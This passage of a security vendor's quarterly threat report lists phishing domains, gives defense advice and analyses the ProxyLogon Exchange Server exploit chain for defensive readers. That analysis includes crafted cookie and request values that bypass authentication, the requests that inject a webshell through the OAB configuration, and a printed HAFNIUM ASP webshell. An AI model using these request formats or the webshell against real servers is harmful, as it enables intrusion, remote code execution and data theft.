unitednations-my[.]sharepoint[.]com	6166
citi-retail-list-file[.]firebaseapp[.]com*	4720
bestrevie[.]ws	3456
special-breaking[.]news*	1929
click[.]membercentral[.]com	1807
allstate[.]evgnet[.]com	1727
f[.]progcorp[.]com*	714
royalmail[.]services-pay-fee-billing[.]com *	650
t[.]go[.]rac[.]co[.]uk	639

* Denotes the domain has never been in the top 10



Figure 14: Royalmail[.]services-payfee-billing[.]com prompting visitors to enter PII to pay a shipping fee

special-breaking[.]news

This domain targets users searching for ways to view videos and other content from nationalities or regions that are not their own. The site requires users to sign in and it continuously posts ads on the client's viewer. While this is not a traditional phishing domain it is still trying to gain the user's data.

f[.]progcorp[.]com

Microsoft Office365 continues to be a target for attackers and this is no exception. We originally added this domain early in the quarter after identifying a Microsoft 365 phishing campaign, which has been taken down since. Even though the phish is no longer active, the domain was still a top domain for detections this quarter.

royalmail[.]services-payfee-billing[.]com

This is the first time we have seen a phish use a fake Royal Mail service domain as a hook to collect user information, including credit card data. The domain was very basic, but potentially enough to trick some users. The campaign appeared to involve a second domain, royal-mail-services[.]com which generated fewer detections for the quarter.




Figure 15: special-breaking[.]news requesting visitors enable browser notifications

t[.]lgo[.]rac[.]co[.]uk

With the pandemic, multiple users and businesses moved to online services and one of the largest benefactors of that was Zoom. As an easy-to-use and now ubiquitous service, Zoom makes an obvious target for attackers to masquerade to try to collect user data. This domain appeared to host a redirect targeting Zoom users to steal credentials.

Conclusion

We saw both more domains blocked in Q1 2021 than the past few quarters and an increase in phishing campaigns targeting new and unusual targets. Phishing is an easy avenue of attack and until the workforce and companies decide how to proceed with office and remote work, more phishing campaigns will succeed. Vigilance on the latest phishing campaigns tied with a strong security awareness and phishing test program is your best bet to surviving these threats, along with the protections DNSWatch already offers you.



Firebox Feed: Defense Learnings

Now that you know what attacks and malware cybercriminals are using in the current threat landscape, you have a better shot at setting up your defenses to protect against them. Modern threats continue to increase in sophistication, which means our defenses must continue to evolve. Here's how to secure your network against these trending attacks.

1

XML Sees New Waves of Attacks

The most widespread network detection around the world uses malformed XML files to exploit weaknesses in the network. We also saw an XML file that attempts to run a PowerShell script using XSS/CDATA Injection. XML files by themselves aren't executables but adversaries can abuse flaws like XML-RPC vulnerabilities in programs that parse XML to inject malware and malicious scripts.

The good news is you can typically block these attacks easily with the right configuration. Inspect XML files for malware and known exploits at your perimeter and check that you are using strong endpoint protection on both user workstations and servers. Many services use XML for communication and configuration. Make sure you keep these services up to date to prevent any new XML exploits.

2

Ransomware and Botnets Never Really Left

New trends in how botnets and ransomware infect computers have emerged. A script running in memory can download another script that fingerprints the victim's system and depending on the results, downloads and installs ransomware, a botnet, or nothing. We saw this technique previously to avoid detections at the perimeter, but even more so this last quarter. You can't rely solely on one defense to block this style of attack. Strong EPP/EDR services that scan the memory of new and existing processes gives you a fighting chance. Don't forget about your IoT devices though, as we see attackers continue to compromise this class of devices as bot zombies (victims of a botnet). Additionally, advanced network security controls like unified threat management (UTM) appliances or next generation firewalls (NGFW) can identify emerging threats targeting IoT devices where endpoint protection may not be available.

3

Most Malware Bypasses Signature-Based Protection

We identified more advanced zero day malware this quarter by volume than any other quarter. By now, any security expert worth listening to will tell you that traditional signature-based protection just won't cut it. During Q1, just under three-fourths of the total malware evaded signature-based detections. Without a signature to detect if the file contains malware, administrators must use other means to identify the threat.

Use advanced anti-malware services that proactively catch new threats, such as behavioral sandboxes that can detect the true intentions of suspicious files. These services must also include anti-sandbox detection as modern malware can identify when they are being simulated and stop execution to evade detection.

Top Security Incident



Top Security Incident

ProxyLogon - Exchange Server

There are few things more ubiquitous across midsize enterprises than Microsoft Active Directory for domain services and Microsoft Exchange for email. While Cloud-hosted Exchange mailboxes overtook on-premises Exchange's share between 2019 and 2020, on-premises servers still make up a sizable portion of the market with some organizations delaying their migration to the Cloud and others keeping on-premises servers around for redundancy. Which is why it makes sense that adversaries would widely exploit any serious Exchange Server vulnerability that saw the light of day. Unfortunately, in early March of this year, that exact scenario came to pass. Microsoft released an emergency out-of-band security update to Exchange Server after identifying one adversary actively exploiting a chain of vulnerabilities in the wild.

Most IT administrators recognize the second Tuesday of the month as "Patch Tuesday," a day when Microsoft and many other vendors schedule security updates for their products. Microsoft chose to bundle all security updates into this monthly update specifically so IT administrators can plan to get a cup of coffee in the morning, then sit down and review what they need to update on a predictable schedule. Its exceedingly rare for them to publish security updates outside of this once-a-month schedule, so when that happens, you know it must be serious. On March 2, 2021, Microsoft released an out-of-band update for Exchange Server in tandem with a blog post on the Microsoft Security Response Center blog, urging Exchange Server owners to immediately patch their systems or risk active attack from a state-sponsored hacking organization known as HAFNIUM.

The Vulnerabilities

Microsoft patched four vulnerabilities found in Exchange Server versions dating as far back as the 2010 release. The adversaries highlighted in Microsoft's disclosure chained the four vulnerabilities together to ultimately gain full, unauthenticated SYSTEM remote code execution and arbitrary file-write access to any unpatched server exposed to the Internet, as most email servers are. Three of the vulnerabilities, [CVE-2021-26857](#), [CVE-2021-26858](#), and [CVE-2021-27065](#) require an administrator authentication session on the server to exploit. The other vulnerability, [CVE-2021-26855](#), allows an attacker to authenticate as that administrator. Let's take a closer look at two of the flaws in detail.

CVE-2021-26855

The first flaw is a [server-side request forgery \(SSRF\)](#) vulnerability impacting all Exchange Servers from 2013 through 2019. Web applications like those that run on Exchange Server are designed to accept requests from clients, process them, and issue a response. Complex web applications (like Exchange Server) often have multiple components that need to communicate with each other to handle request processing. Generally, developers design these applications with predetermined communications between different components but in some cases, if an adversary has control over unvalidated parameters, they can modify the communications outside of what the developers initially intended. An SSRF flaw is where an attacker can trick the back-end communications on the web application and force it to either make a request to an unintended destination or with unintended parameters.

In the case of Exchange Server, the web application on the whole needs to support connections from multiple client protocols like HTTPS access to Outlook Web Access (OWA), [POP/IMAP](#) access to mailboxes, and [SMTP](#) access to send messages. Each of these different access methods might need to interact with the same or similar underlying services on the server. To facilitate this, Exchange Server splits up its modules into front-end resource handlers and back-end services.

As an example, Exchange Server hosts OWA and other HTTPS services like AutoDiscover and ActiveSync through a front-end resource handler that listens on TCP/443 (the default HTTPS port). It also has a back-end resource listening internally on TCP/444 that hosts the actual services accessed through the front-end like OWA itself, Remote PowerShell, the RPC handler, etc. The front-end resource handler receives requests from clients, and then builds and sends its own request internally to the back-end services.

All requests made to the back-end resources must be authenticated. Typically, the front-end resource handler uses the client's authentication information when accessing back-end resources. If the user has access to that specific resource or service, they're able to communicate with it through this proxied request. Some resources, such as static web files like the JavaScript images and fonts used to build the OWA portal, need to be accessible by unauthenticated users though. An unauthenticated user must have access to OWA's login portal components to be able to log in. To facilitate this, Exchange Server's front-end resource handler uses its own server authentication information to authenticate the request for these files to the internal web server that hosts them.

CVE-2021-26855 exploits how Exchange Server validates requests and builds the proxied request to its back-end resources, enabling an attacker to use the server's authentication information to access any back-end resource, beyond the static files that its access should have been limited to.

The front-end resource handler uses a special cookie "X-BEResource" along with the original request URI Path to build the proxied request to the internal web server. The X-BEResource cookie contains a hostname and a server version.

X-BEResource=[host/fqdn]~<server_version>

The front-end resource handler concatenates the host-name/fqdn it parses from the cookie with the original request path when building its proxied request.

Original Request: <https://owa.foo.bar/ecp/favicon.ico>

Cookie: X-BEResource=exchange01.foo.local~1941962753

Proxied Request: <https://exchange01.foo.local:444/ecp/favicon.ico>

The flaw manifests from insufficient validation by the front-end resource handler when building the proxied request from the X-BEResource cookie. Specifically, it does not validate whether any additional characters exist in the string before splitting it on the tilde (~) character and using everything from the first half of that split to build the new request. An attacker could abuse HTTP anchors (#) in the request to effectively negate the original request entirely and force the resource handler to build the proxied request to any URI path they want.

Original Request: <https://owa.foo.bar/ecp/favicon.ico>

Cookie: X-BEResource=exchange01.foo.local/autodiscover/autodiscover.xml#~1941962753

Proxied Request: [https://exchange01.foo.local/autodiscover/autodiscover.xml #:444/ecp/favicon.ico](https://exchange01.foo.local/autodiscover/autodiscover.xml#:444/ecp/favicon.ico)

During normal HTTP use in a browser, an anchor tells web browsers to automatically scroll to a specific HTML element in the page after it loads. You'll notice that the concatenation moves the request port (TCP/444) to after the anchor as well though, which would cause this specific request to fail since the internal server runs on

TCP/444. It isn't as simple as just adding the port manually to the host in the X-BEResource cookie however. If the resource handler sees a colon (:) in the host, it treats it as an IPv6 address and surrounds it with square brackets ([]), causing the proxied request to fail.

Original Request: https://owa.foo.bar/ecp/favicon.ico

Cookie: X-BEResource=exchange01.foo.local:444/autodiscover/autodiscover.xml#~1941962753

Proxied Request: https://[exchange01.foo.local:444/autodiscover/autodiscover.xml #]:444/ecp/favicon.ico

Attackers have a way around this functionality, however. If they prepend an at symbol (@) to the hostname, the leading square bracket is treated as a username by the internal web server and effectively ignored.

Original Request: https://owa.foo.bar/ecp/favicon.ico

Cookie: X-BEResource=@exchange01.foo.local:444/autodiscover/autodiscover.xml#~1941962753

Proxied Request: https://[@exchange01.foo.local:444/autodiscover/autodiscover.xml #]:444/ecp/favicon.ico

Attackers found they could abuse this vulnerability to force the Exchange Server to request arbitrary internal resources. Because the original request was to a static file, the Exchange Server uses its own authentication information when making the proxied request. This on its own still isn't enough though, since administrators are unlikely to have provisioned access to the various backend applications to the Exchange Server's own user. Attackers can get over this final hurdle however, if they supply a valid user [Security Identifier \(SID\)](#) in both the msExchLogonMailbox header and the request XML itself when tricking the server into proxying a request to the /ecp/proxyLogon.ecp backend resource.

Original Request: https://owa.foo.bar/ecp/favicon.ico

Cookie: X-BEResource=@exchange01.foo.local:444/ecp/proxyLogon.ecp#~1941962753;

msExchLogonMailbox: S-1-5-21-1234567890-123456789-1234567890-500

Request Body: <r at="" ln=""><s

>S-1-5-21-1234567890-123456789-1234567890-500</s></r>

Proxied Request: https://[@exchange01.foo.local:444/ecp/proxyLogon.ecp #]:444/ecp/favicon.ico

Proxied Request Body: <r at="" ln=""><s

>S-1-5-21-1234567890-123456789-1234567890-500</s></r>

A request matching this format allows the attacker to obtain an authenticated session for any user that they know the SID of. To build the X-BEResource cookie, they must also know the internal hostname/fqdn for the backend resource. Unfortunately, both the internal hostname/fqdn and any user's SID are easily leaked through other unauthenticated requests to the same server. An attacker can retrieve the hostname/fqdn either from the server's [NTLM](#) Challenge information for requests sent to the /rpc/rpcproxy.dll resource or from the X-FEServer header embedded in every response returned by the server. An attacker can obtain the SID for the target user (typically administrator@foo.bar) by making a request to the /autodiscover/autodiscover.xml resource.

This flaw on its own would be bad enough. It enables attackers to obtain valid authenticated sessions for any user on the server, which would let them at a minimum read that user's mailbox. Unfortunately, HAFNIUM and other threat actors paired this vulnerability with the other three flaws to let them issue commands and write arbitrary files to anywhere on the server.

CVE-2021-27065

The most popular second stage of the exploit chain is an arbitrary file-write vulnerability found in Exchange Server versions 2013 through 2019. This flaw requires an authenticated administrator session which means the attacker must either compromise an administrator's credentials or exploit CVE-2021-26855 on a vulnerable server. HAFNIUM and other threat actors have used this vulnerability, paired with CVE-2021-26855, to write a webshell to an Internet-accessible directory on vulnerable Exchange Servers. A webshell is a simple

script written in a server-side programming language like PHP or ASP that takes in commands from web requests and executes them on the server. Microsoft provided an example of one HAFNIUM-deployed webshell written in ASP via their blog post.

```
<%@ Page Language="JScript"%><%System.IO.File.
WriteAllText(Request.Item["p"],Request.Item["c"]);%>
```

This webshell takes in two parameters, p and c, and passes them to the ASP function System.IO.File.WriteAllText. The parameter p is the path of the file to write and the parameter c is the contents of that file. If an attacker writes this webshell script to a vulnerable server, they will maintain their ability to write new files to the server even if the server's administrator patches CVE-2021-27065. HAFNIUM used this and other webshells to carry out additional post-exploitation activity like dumping the Local Security Authority Subsystem Service (LSASS) process memory to retrieve passwords and password hashes to aid in lateral movement.

The flaw itself abuses a user's Exchange Server Offline Address Book (OAB) configuration. The exploit is a three-step process. The attacker must first retrieve one of the user's offline address book directories from the server by using their authenticated session to make a request to the /ecp/DDI/DDIService.svc/GetObject resource.

Request Path: /ecp/DDI/DDIService.svc/GetObject?workflow=GetForSDO&schema=OABVirtualDirectory&msExchEcpCanary=[Auth_User_CSRF_Token]

For the second step, they inject their webshell into the ExternalUrl parameter of the OAB. This parameter is normally what tells mail clients like Outlook where to connect to retrieve the OAB. Exchange Server doesn't sanitize the contents of this parameter, however, because normally it only displays as a string in the configuration text file or in the console.

Request Path: /ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualDirectory&msExchEcpCanary=[Auth_User_CSRF_Token]

Request Body: {
 'identity': [OAB_Identity],
 'properties': {
 'Parameters': {
 '__type': 'JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel',
 'ExternalUrl': 'http://o/#[WEBSHELL_CONTENTS]',
 }
 }
}

The final step is forcing the Exchange Server to write the OAB configuration to a file by resetting the configuration. As part of resetting the configuration during normal use, Exchange prompts the user to save the current configuration file. The attacker has full control over where the file is saved on the server, which means they can force the server to save it as an .aspx file (an ASP script) in a web-accessible directory instead of a text file elsewhere on the server.

Request Path: /ecp/DDI/DDIService.svc/SetObject?schema=ResetOABVirtualDirectory&msExchEcpCanary=[Auth_User_CSRF_Token]

Request Body: {
 'identity': [OAB_Identity],
 'properties': {
 'Parameters': {
 '__type': 'JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel',
 'FileName': [File_Save_location],
 }
 }
}

With the file saved, the attacker can now send a request to it. The server parses the configuration file as an ASP file, causing it to run the script (the webshell) that the attacker

injected into the ExternalUrl parameter. The attacker isn't limited to the webshell at the beginning of this section. They could inject any ASP webshell as long as the final ExternalUrl parameter is less than 256 bytes.

The Disclosure

Microsoft made no effort to downplay the severity of the four vulnerabilities in their initial disclosure alongside the patches. Their initial post stated they had detected multiple zero day exploits being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks. They attributed the campaign with high confidence to HAFNIUM, a state-sponsored group out of China that has a history of espionage against private organizations.

Over the following days and weeks, Microsoft continued to update their initial disclosure to include Indicators of Compromise (IoCs), detection tools for administrators to identify potential malicious activity on their servers, and additional pleas for organizations to patch their Exchange Servers as quickly as possible.

The Fallout

Within a week of Microsoft's disclosure, multiple threat actors beyond the initial HAFNIUM identified the flaws and began mass exploiting vulnerable servers. Even patched servers were still an issue if the company took too long to deploy the security fix. Some threat actors began using webshells left by earlier threat actors to attack previously breached organizations. The standard advice from security experts quickly became "If you're just reading this now, assume your company has already been breached."

The ease of exploitation paired with the fact that email servers are by nature exposed to the Internet made the ProxyLogon vulnerabilities an extremely popular target for threat actors. As the weeks stretched on, the ProxyLogon vulnerabilities ended up a frequent explanation for breach after breach against organizations big and small. Attackers continued using the vulnerabilities to steal data, read emails, and install ransomware in any organization that failed to patch their servers.

The Response

The ProxyLogon vulnerabilities were a serious enough flaw that the US Justice Department authorized the FBI to actively connect to compromised email servers through attacker-deployed webshells and delete the webshells off them. The FBI has a history of using confiscated botnet infrastructure to issue kill commands to botnet infections as they beacon home, but actively connecting to victim resources was a first. While the action resulted in a net-benefit (cleaning up a known compromise), the action itself could be argued as a violation of the Computer Fraud and Abuse Act (CFAA) by accessing a resource without permission.

Over the next few patch cycles, Microsoft continued to resolve additional Exchange Server vulnerabilities, including several reported to them by the NSA, who determined the advantage of keeping them secret for use against hostile nations was overshadowed by the risk to US private organizations and public agencies if another hostile nation discovered the same flaws.

Important Takeaways

While it ranges from difficult to impossible to fully protect your systems from a true zero day threat, there are still steps you can take to stand a fighting chance. Here are some tips to help you defend against future vulnerabilities like ProxyLogon.



1

Use HTTPS inspection

While intrusion prevention services (IPS) that require signatures would stand no chance against a sophisticated zero day attack at first, the exploit is only one piece of the full attack chain. By inspecting inbound encrypted traffic to your Internet-exposed web applications, you can apply security services to catch things like webshells and other malware that attackers attempt to deploy through their exploit.



2

Patch as soon as possible

It only took days for it to effectively become too late to evade compromise by patching vulnerable Exchange Servers. While the ProxyLogon vulnerabilities were on the extreme of the extreme end of ease-to-exploit and potential impact, future flaws could have similar risks. It's important to balance quickly patching with the risks of a bad patch, but in the case of ones like ProxyLogon patching quickly should be your absolute priority.



3

Retire legacy and unused systems

Many organizations have migrated fully to hosted email in Microsoft's Cloud. While there is an argument for keeping local email servers around for redundancy, that isn't always the case for every Cloud service migration. As you replace on-premises equipment with Cloud services, be sure to retire the old systems and disconnect them from your networks to reduce your attack surface and your overall load of things you need to keep patched.





Conclusion & Defense Highlights



Conclusion & Defense Highlights

Every cybersecurity program needs a fresh start once in a while to help you discover any new gaps that might have surfaced while you were focusing on the tactical, day-to-day minutia. Whether that fresh start is prompted by a new year, new threat intelligence or just you deciding that any day is an opportunity to renew your security efforts doesn't really matter. Just the act of stepping back and reexamining your security posture with the latest threat landscape in mind will result in better defenses.

Now that you've finished this report, you have the threat intel you need to reexamine your cyber fortifications and consider new ones. To help, we'll summarize some of our high-level security tips that we think will help against the attacks and threats we saw during Q1.



Layer Your Malware Defenses

If you've read this report before, you know that zero day malware has been a long-running theme. Since the Firebox so clearly orders its layered malware services (GAV, IAV, APT), we can easily see how well signature-based protection compares to more proactive malware detection techniques. It was already bad when we learned half of malware evades pattern-based detection, but with this quarter's record of 74 percent zero day malware, signature-only defense is completely insufficient. If you don't have security controls that can immediately detect fresh malware, using techniques like machine learning or behavioral analysis, you should expect regular infections. Therefore, we highly recommend Firebox users get the additional malware protections that come with Total Security.

However, network malware protections by themselves are also insufficient in some situations. Since the pandemic started, we'd seen less malware targeting users at the office, and more targeting users at home, where they lack those network-based protections. So, you also need to make sure your endpoint protection solution leverages proactive malware techniques too, not just signatures. Better yet, deploy both layered network and endpoint solutions, when possible, for the best protection. Network protections can often block the scripts that launch fileless malware, meanwhile endpoint protections can sometimes identify malware samples that may have evaded the network. Deploying both gives you the best shot at catching parts of the cyber kill chain that one or the other misses.

Like much of security, the best defense is usually a layered approach. If you can, protect your user with both network and endpoint malware detections. You can even use DNS firewalls like DNSWatch to keep your employees from malware-spreading domains. However, in the cases where only endpoint protection is available, be sure to leverage an endpoint solution that employs many types of detection techniques (more on this next), including ones that identify newly discovered malware without needing to look for a specific pattern. The more layers of malware protection you deploy together, the less likely you'll suffer an infection from this signature-evasive malware.



Prepare for Fileless or Living-off-the-Land Attacks

We continue to see threat actors leverage fileless or living-off-the-land (LotL) techniques to infect computers while bypassing more traditional anti-malware defenses. This style of threat is much harder for traditional anti-malware solutions to catch since they tend to focus on files. As we mentioned above, layered malware protection is your best bet.

First, layering network and endpoint protections helps here. While fileless malware doesn't need a file once executed, it does still sometimes arrive as a file. Typically, either a document (like Word or Excel) or some sort of script (often in an .XML or .JS file). Network security controls like our APT Blocker can often catch and block these malicious dropper or stager files before they get to your users.

That said, there are purely fileless techniques attackers can use to launch living-off-the-land attacks too. This is where layered endpoint security really helps. Today, next-generation endpoint solutions contain both endpoint protection (EPP) and endpoint detection and response (EDR) capabilities. EPP is all about preventing malware from running at all. Granted, EPP is mostly file focused, though it does look at other things too. EDR, on the other hand, is about finding and remediating malware that does somehow reach your endpoint and runs. It is designed, in part, to look at current and newly running processes, or memory. In short, EDR is much more capable of rooting out fileless malware techniques.

Many administrators already use EPP or traditional anti-malware solutions. However, nowadays you also really need EDR to catch and remediate anything that passes your first line of defense. If you aren't using it yet, we recommend adding it. The good news is WatchGuard's own Adaptive Defense 360 (AD360) or our newer WatchGuard EPDR both have all the layers of endpoint protection you need.



Prepare for a deeply hybrid workforce with Zero-Trust

Our 2020 Internet Security Report (ISR) highlighted the change in trends as employees started working from home. By Q4 this year (maybe some of Q3), we expect to see another change in trends as some workers return to the office. However, we don't expect the trends to go completely back to where they were before. Rather, many companies (especially knowledge-based companies) should expect a consistent split between remote work and office work, with many employees going back and forth.

This new normal will require new cybersecurity strategies. For instance, your endpoint protection suite needs to offer a lot of layered protections, to defend your employees while off-site. You've probably already deployed that endpoint change to survive remote work so far. However, now you must consider how to secure remote workers as they go back and forth to the office. Even though you have taken actions to defend that remote worker, do you consider roving laptops as safe and trustworthy as your local office devices? Since it moves to different networks, it has a higher chance of infection. So how do you protect your office against that?

Sure, the laptop's endpoint suite will help, and hopefully prevent infection, but one network change you might consider with a hybrid workforce is new network segmentation and zero-trust policies. For example, the devices your hybrid employees use should not connect directly to your main trusted network. Rather, you should create a special segmented network for these employees' devices, so that if they are infected, they limit the risk to only that network. Obviously, you do have to give those employees limited access to certain trusted assets on other networks to do their jobs. However, this access should follow the zero-trust, or least privilege principle, which means you only give them access to the tools they need, not all of the organization's trusted resources.

In any case, this is just one example of the changes in security strategy you will have to consider when you have a larger mix of remote employees who do spend part of the time in the office. Make sure you start planning for these changes before they start happening.

While 2021 wasn't an immediate reprieve from all the craziness that affected businesses and cybersecurity last year, it still offers an opportunity for a fresh start. We hope you found the threat intelligence and security tips you need in this report to help you start planning for the upcoming changes we expect near the end of this year. With a little planning and foresight, and a good view of the recent threat landscape, you can prepare your defenses to withstand almost anything. Thanks for reading, and if you found any of this report useful, feel free to pass it on to others.

We hope to see you next time. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com, and stay safe!



Corey Nachreiner
Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.



Marc Laliberte
Sr. Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.



Trevor Collins
Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.



Ryan Estes
Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.



John Schilling
Intrusion Analyst

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.



Josh Stufbergen
Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, endpoint security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 18,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.